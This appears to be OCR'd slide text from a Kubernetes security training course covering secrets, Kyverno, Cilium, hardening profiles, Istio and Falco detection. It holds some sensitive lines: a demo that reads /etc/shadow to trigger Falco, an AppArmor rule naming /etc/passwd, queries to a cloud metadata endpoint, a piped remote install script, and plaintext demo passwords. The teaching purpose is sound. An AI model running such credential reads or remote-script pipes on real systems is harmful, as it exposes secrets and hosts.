- echo -n 'admin' > ./username.txt
- echo -n 'password' > ./password.txt
- kubectl create secret generic k8s-user-pass --from-file=./username.txt --from-file=./password.txt
- kubectl get secrets
- kubectl describe secrets/k8s-user-pass
- kubectl get secret k8s-user-pass -o yaml
- USERNAME=$(kubectl get secret k8s-user-pass -o yaml | grep -oP '(?<=username.txt:)\S+')
- PASSWORD=$(kubectl get secret k8s-user-pass -o yaml | grep -oP '(?<=password.txt:)\S+')

Lab: Basic Secrets (Conti)

- username_decoded=$(echo "$USERNAME" | base64 -d)
- echo "username is $username_decoded"
- password_decoded=$(echo $PASSWORD | base64 -d)
- echo "password is $password_decoded"
- cat <<EOF > db-secret.yaml

  apiVersion: v1

  kind: Secret

  metadata:

    name: db-secret

  type: Opaque

  stringData:

    db_password: mysecretpassword

  EOF

Lab: Basic Secrets (Conti)

- kubectl apply -f db-secret.yaml
- kubectl get secrets
- cat <<EOF > webapp.yaml

  apiVersion: v1

  kind: Pod

  metadata:

    name: webapp

Lab: Basic Secrets (Cont)

```
spec:
  containers:
  - name: webapp-container
    image: nginx
    env:
    - name: DB_PASSWORD
      valueFrom:
        secretKeyRef:
          name: db-secret
          key: db_password
EOF
```

Lab: Basic Secrets (Cont)

- kubectl apply -f webapp.yaml && sleep 1
- kubectl exec -it webapp -- printenv

Lab: Sealed Secrets

- wget https://github.com/bitnami-labs/sealed-secrets/releases/download/v0.21.0/kubeseal-0.21.0-linux-amd64.tar.gz
- tar -xvzf kubeseal-0.21.0-linux-amd64.tar.gz
- install -m 755 kubeseal /usr/local/bin/kubeseal
- wget https://github.com/bitnami-labs/sealed-secrets/releases/download/v0.21.0/controller.yaml
- kubectl apply -f controller.yaml

Lab: Sealed Secrets (Cont)

```
cat << EOF | kubectl apply -f -
apiVersion: v1
kind: Namespace
metadata:
  name: secret
EOF
```


Lab: Sealed Secrets (Cont)

```
cat << EOF >> secret.yaml
apiVersion: v1
kind: Secret
metadata:
  creationTimestamp: null
  name: secret
  namespace: secret
data:
  password: dGVzdAo=  #base64 encoded test
  username: dGVzdAo=
EOF
```

Lab: Sealed Secrets (Cont)

- cat secret.yaml | kubeseal --controller-namespace kube-system --controller-name sealed-secrets-controller --format yaml > sealed-secret.yaml
- cat sealed-secret.yaml
- kubectl apply -f sealed-secret.yaml
- kubectl edit secret secret -n secret
- kubectl delete -f sealed-secret.yaml
- kubectl delete namespace secret
- kubectl delete -f controller.yaml

Kyverno Admission Controller



Kyverno architecture — photo from Kyverno.io

Kyverno Admission Controller

Kyverno is a policy engine designed for Kubernetes, derived from the Greek word for "govern". It enables defining and enforcing policies on a Kubernetes cluster.

It performs validation by checking if configurations comply with the established policies prior to their deployment.

It has a mutation function, allowing configurations to be altered based on specific policies, helping in the standardization of configurations or automatic adjustments according to requirements.

Kyverno functions as an admission controller in Kubernetes.

Demo: Setup of Kyverno

- cd course/7_protection_strategies/
- mkdir 7.4_kyverno
- cd 7.4_kyverno
- helm repo add kyverno https://kyverno.github.io/kyverno/
- helm install kyverno kyverno/kyverno -n kyverno --create-namespace --set replicaCount=1

Lab: Basics of Kyverno

- kubectl get pods -n kyverno
- kubectl get validatingwebhookconfigurations
- kubectl get mutatingwebhookconfigurations

Lab: Basics of Kyverno (Cont)

- cat << EOF > require_labels.yaml
  apiVersion: kyverno.io/v1
  kind: ClusterPolicy
  metadata:
    name: require-labels
    annotations:
      policies.kyverno.io/title: Require Labels
      policies.kyverno.io/category: Best Practices
      policies.kyverno.io/minversion: 1.6.0
      policies.kyverno.io/severity: medium
      policies.kyverno.io/subject: Pod, Label
      policies.kyverno.io/description: >-
        Define and use labels that identify semantic attributes of your application.

Lab: Basics of Kyverno (Cont)

```
spec:
  validationFailureAction: Enforce
  background: true
  rules:
  - name: check-for-labels
    match:
      any:
      - resources:
          kinds:
          - Pod
    validate:
      message: "The label \`development\` is required."
      pattern:
        metadata:
          labels:
            development: "?*"
EOF
```

Lab: Basics of Kyverno (Cont)

- kubectl apply -f require_labels.yaml
- kubectl run kyverno-nginx --image=nginx
- kubectl run kyverno-nginx --image=nginx --labels development=yes
- kubectl delete clusterpolicies --all

Lab: Basics of Kyverno (Cont)

- cat << EOF > disallow_default_namespace.yaml
  apiVersion: kyverno.io/v1
  kind: ClusterPolicy
  metadata:
    name: disallow-default-namespace
    annotations:
      pod-policies.kyverno.io/autogen-controllers: none
      policies.kyverno.io/title: Disallow Default Namespace
      policies.kyverno.io/minversion: 1.6.0
      policies.kyverno.io/category: Multi-Tenancy
      policies.kyverno.io/severity: medium
      policies.kyverno.io/subject: Pod
      policies.kyverno.io/description: >-
      Kubernetes Namespaces are an optional feature that provide a way to segment and isolate cluster resources across multiple applications and users.

Lab: Basics of Kyverno (Cont)

```
spec:
  validationFailureAction: Audit
  background: true
  rules:
  - name: validate-namespace
    match:
      any:
      - resources:
          kinds:
          - Pod
    validate:
      message: "Using 'default' namespace is not allowed."
      pattern:
        metadata:
          namespace: "!default"
```

Lab: Basics of Kyverno (Cont)

```
 - name: validate-podcontroller-namespace
    match:
      any:
      - resources:
          kinds:
          - DaemonSet
          - Deployment
          - Job
          - StatefulSet
    validate:
      message: "Using 'default' namespace is not allowed for pod controllers."
      pattern:
        metadata:
          namespace: "!default"
EOF
```

Lab: Basics of Kyverno (Cont)

- kubectl apply -f disallow_default_namespace.yaml
- kubectl run kyverno-nginx-audit --image=nginx
- snap install yq
- kubectl get polr -A
- kubectl get polr cpol-disallow-default-namespace -o jsonpath='{.results[?(@.result=="fail")]}' | yq -p json -
- kubectl delete clusterpolicies --all

Lab: Basics of Kyverno (Cont)

- cat << EOF > add_labels.yaml
  apiVersion: kyverno.io/v1
  kind: ClusterPolicy
  metadata:
   name: add-labels
   annotations:
    policies.kyverno.io/title: Add Labels
    policies.kyverno.io/category: Sample
    policies.kyverno.io/minversion: 1.6.0
    policies.kyverno.io/severity: medium
    policies.kyverno.io/subject: Label
  policies.kyverno.io/description: >-

Lab: Basics of Kyverno (Cont)

Labels are used as an important source of metadata describing objects in various ways

```
spec:
  rules:
  - name: add-labels
    match:
      any:
      - resources:
kinds:
          - Pod
          - Service
          - ConfigMap
          - Secret
    mutate:
      patchStrategicMerge:
        metadata:
          labels:
            foo: bar
EOF
```

Lab: Basics of Kyverno (Cont)

- kubectl apply -f add_labels.yaml
- kubectl run kyverno-python --image=python
- kubectl describe pod kyverno-python|grep foo
- kubectl delete clusterpolicies --all
- helm uninstall kyverno -n kyverno

Network Fabric: Cilium

Demo: Basics of Cilium

- Cilium is an open-source software designed to manage and secure network communication between containerized applications.
- eBPF Integration: It utilizes a Linux kernel feature called eBPF (Extended Berkeley Packet Filter) that allows it to run custom programs in the kernel without changing kernel source code or loading kernel modules, making it flexible and efficient.
- Fine-Grained Networking: Cilium enables detailed networking policies at the application level, instead of just at the IP and port level. This allows for more efficient and targeted traffic management and load balancing.

Lab: Cilium

- cd course/7_protection_strategies/7.5_cilium/
- kubectl rollout status -n kube-system daemonset/cilium
- kubectl apply -f https://raw.githubusercontent.com/cilium/cilium/HEAD/examples/minikube/http-sw-app.yaml
- kubectl get pods,svc
- kubectl get cep --all-namespaces
- kubectl exec tiefighter -- curl -s -XPOST deathstar.default.svc.cluster.local/v1/request-landing
- kubectl exec xwing -- curl -s -XPOST deathstar.default.svc.cluster.local/v1/request-landing
- kubectl apply -f https://raw.githubusercontent.com/cilium/cilium/HEAD/examples/minikube/sw_l3_l4_policy.yaml


Lab: Cilium (Cont)

- kubectl exec tiefighter -- curl -s -XPOST deathstar.default.svc.cluster.local/v1/request-landing
- kubectl exec xwing -- curl -s -XPOST deathstar.default.svc.cluster.local/v1/request-landing
- kubectl exec tiefighter -- curl -s -XPUT deathstar.default.svc.cluster.local/v1/exhaust-port
- kubectl apply -f https://raw.githubusercontent.com/cilium/cilium/HEAD/examples/minikube/sw_l3_l4_l7_policy.yaml
- kubectl exec tiefighter -- curl -s -XPUT deathstar.default.svc.cluster.local/v1/exhaust-port

Lab: Cilium (Cont)

- Cleanup
- kubectl delete -f https://raw.githubusercontent.com/cilium/cilium/HEAD/examples/minikube/sw_l3_l4_policy.yaml
- kubectl delete -f https://raw.githubusercontent.com/cilium/cilium/HEAD/examples/minikube/http-sw-app.yaml

Hardening Kubernetes



Hardening Kubernetes

- Security Context and DAC: Kubernetes uses Security Contexts to manage the security aspects of Pods and containers.
- SELinux and Linux Capabilities: Kubernetes can use SELinux for additional isolation and protection between pods.
- AppArmor and Seccomp: AppArmor uses application-specific profiles to limit container processes, while seccomp restricts the system calls a container can make, reducing the Linux kernel's attack surface.
- Pod Security Policies (PSP): PSPs are cluster-level resources that control the actions and access of a pod, enforcing security practices.

Lab: Configure a Basic Security Context

- mkdir -p course/7_protection_strategies/7.6_hardening
- cd course/7_protection_strategies/7.6_hardening
- kubectl create namespace securitycontext
- cat > pod.yaml <<EOF

```
apiVersion: v1
kind: Pod
metadata:
  name: security
  namespace: securitycontext
spec:
  containers:
```

Lab: Configure a Basic Security Context (Cont)

```
  - image: busybox
    name: busybox
    args:
    - sleep
    - "1500"
EOF
```

- kubectl create -f pod.yaml
- kubectl exec -n securitycontext security -it -- touch /tmp/file.txt
- kubectl exec -n securitycontext security -it -- ls /tmp
- kubectl delete -f pod.yaml

Lab: Configure a Basic Security Context (Cont)

- cat > pod_true.yaml <<EOF

```
apiVersion: v1
kind: Pod
metadata:
  name: security-readonly
  namespace: securitycontext
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    runAsGroup: 1000
```

Lab: Configure a Basic Security Context (Cont)

```
containers:
  - image: busybox
    name: busybox
    args:
    - sleep
    - "1500"
    securityContext:
      runAsUser: 2000
      readOnlyRootFilesystem: true
EOF
```

Lab: Configure a Basic Security Context (Cont)

- kubectl create -f pod_true.yaml
- kubectl exec -n securitycontext security-readonly -it -- touch /tmp/securitycontext.txt
- kubectl delete -f pod_true.yaml

Lab: Configure AppArmor Profiles

- cat << EOF > apparmor_profile

  profile apparmor-profile flags=(attach_disconnected,mediate_deleted) {

  file,

  network,

  capability,

  deny /tmp/** rw,

  # Deny read access to /etc/passwd

  deny /etc/passwd rwklx,

  }

  EOF

Lab: Configure AppArmor Profiles (Cont)

- wget https://go.dev/dl/go1.20.4.linux-amd64.tar.gz
- rm -rf /usr/local/go && tar -C /usr/local -xzf go1.20.4.linux-amd64.tar.gz
- export PATH=$PATH:/usr/local/go/bin
- export BANE_SHA256="69df3447cc79b028d4a435e151428bd85a816b3e26199cd010c74b7a17807a05"
- curl -fSL "https://github.com/genuinetools/bane/releases/download/v0.4.4/bane-linux-amd64" -o "/usr/local/bin/bane" && echo "${BANE_SHA256} /usr/local/bin/bane" | sha256sum -c - && chmod a+x "/usr/local/bin/bane"

Lab: Configure AppArmor Profiles (Cont)

- echo "bane installed!"
- bane -h
- wget https://raw.githubusercontent.com/genuinetools/bane/master/sample.toml
- cat sample.toml
- bane sample.toml
- cat /etc/apparmor.d/containers/docker-nginx-sample
- docker run --security-opt="apparmor:docker-nginx-sample" -p 80:80 --rm -it nginx bash
- touch works.txt
- touch ~/file.txt
- rm go1.20.4.linux-amd64.tar.gz sample.toml

Lab: Configure Seccomp Profiles

- grep SECCOMP /boot/config-$(uname -r)
- CONFIG_HAVE_ARCH_SECCOMP_FILTER=y
- CONFIG_SECCOMP_FILTER=y
- CONFIG_SECCOMP=y

Lab: Configure Seccomp Profiles (Cont)


- cat << EOF > seccomp_profile.json

```
{
  "defaultAction": "SCMP_ACT_ALLOW",
  "architectures": [
      "SCMP_ARCH_X86_64"
  ],
  "syscalls": [
    {
      "name": "mkdir",
      "action": "SCMP_ACT_ERRNO"
    }
  ]
}
EOF
```

Lab: Configure Seccomp Profiles (Cont)

- docker run --rm -it --security-opt seccomp=seccomp_profile.json debian:jessie sh
- mkdir test
- exit

Istio Service Mesh



Istio Service Mesh

- A service mesh acts as a dedicated infrastructure layer in microservices architecture, handling inter-service communication via data plane proxies.
- By providing security through mutual TLS, a service mesh ensures that services communicate with each other securely, handling authentication and authorization.
- Monitoring and Insights: Service mesh offers end-to-end visibility into application operations, identifying issues, bottlenecks, and aiding in service discovery.

Lab: Istio Service Mesh

- kubectl delete pod --all -n default
- cd course/7_protection_strategies/7.7_istio
- curl -L https://istio.io/downloadIstio | ISTIO_VERSION=1.17.1 sh -
- cd istio-1.17.1
- export PATH=$PWD/bin:$PATH
- istioctl install --set profile=../my-app/default.yaml -y
- cd ..
- kubectl label namespace default istio-injection=enabled
- kubectl apply -f my-app/gateway.yaml
- kubectl apply -f my-app/injected.yaml
- kubectl apply -f my-app/istio.yaml
- kubectl get services

Lab: Istio Service Mesh (Cont)

- istioctl analyze
- kubectl get svc istio-ingressgateway -n istio-system
- kubectl port-forward --address 0.0.0.0 svc/microservice1 8080:8080 > /dev/null 2>&1 &
- curl -sS http://$(curl -sS http://169.254.169.254/latest/meta-data/public-ipv4):8080 | grep -o '<title>[^<]*</title>'
- echo http://$(curl -sS http://169.254.169.254/latest/meta-data/public-ipv4):8080
- Enter the username & password as admin/admin to login to the application.
- echo http://$(curl -sS http://169.254.169.254/latest/meta-data/public-ipv4):8080/encode

Demo: Kiali Dashboard


- kubectl apply -f istio-1.17.1/samples/addons/
- kubectl apply -f kiali/kiali-service.yaml
- kubectl get svc -n istio-system
- kubectl -n istio-system port-forward svc/kiali 20001:20001 --address 0.0.0.0 > /dev/null 2>&1 &
- Access Kiali Dashboard by runnng command in the terminal echo $(curl -sS http://169.254.169.254/latest/meta-data/public-ipv4):20001/kiali & accessing URL via browser.
- echo http://$(curl -sS http://169.254.169.254/latest/meta-data/public-ipv4):20001/kiali
- Open the URL in the browser to access the kiali & monitor the traffic.

Demo: Kiali Dashboard (Cont)

- kubectl delete -f my-app/
- kubectl delete -f istio-1.17.1/samples/addons/

Detection Strategies

Using Sysdig Falco & EFK Logging and Monitoring



SECURITYDOJO

Using Sysdig Falco & EFK Logging and Monitoring

- Falco is a security tool designed for cloud-native systems, such as containers and Kubernetes. It provides real-time threat detection and alerts for unexpected behaviors, configuration changes, and attacks.
- System Call Monitoring: Falco secures and monitors systems by parsing Linux system calls from the kernel at runtime and asserting the stream against its powerful rules engine, thereby triggering alerts when a rule is violated.
- Using Sysdig Falco and Fluentd can provide a more complete Kubernetes security logging solution, giving you the ability to see abnormal activity inside application and kube-system containers.

Using Sysdig Falco & EFK Logging and Monitoring

- cd course/8_detection/falco-workshop-4
- kubectl create -f falco-account.yaml
- kubectl create -f falco-service.yaml
- kubectl create configmap falco-config --from-file=falco-config
- kubectl create -f falco-daemonset-configmap.yaml
- kubectl get pods
- kubectl create -f falco-event-generator-deployment.yaml && sleep 30
- helm install mysql-db stable/mysql
- kubectl exec -it $(kubectl get pods -l app=mysql-db -o jsonpath="{.items[0].metadata.name}") -- cat /etc/shadow

Using Sysdig Falco & EFK Logging and Monitoring

- cd course/8_detection/falco-workshop-4
- kubectl create -f falco-account.yaml
- kubectl create -f falco-service.yaml
- kubectl create configmap falco-config --from-file=falco-config
- kubectl create -f falco-daemonset-configmap.yaml
- kubectl get pods
- kubectl create -f falco-event-generator-deployment.yaml && sleep 30
- helm install mysql-db stable/mysql
- kubectl exec -it $(kubectl get pods -l app=mysql-db -o jsonpath="{.items[0].metadata.name}") -- cat /etc/shadow

Using Sysdig Falco & EFK Logging and Monitoring (Cont)

- kubectl get pods | grep falco- | awk '{if ($3 == "Running") print $1}' | awk 'NR==1{print $1}' | xargs -I{} kubectl logs -f {} |grep shadow
- Cleanup
- helm uninstall mysql-db


Kubernetes Security Testing Lab

SECURITYDOJO

Lab: Kubernetes Security Testing Lab


KubeKrack is a demo lab that simulates a vulnerable Kubernetes cluster, designed to help users understand and test the common attack vectors and security risks associated with Kubernetes.

AWS Architecture



SECURITYDOJO

CTF Challenge



THANK YOU

@ justm0rph3u5

SECURITYDOJO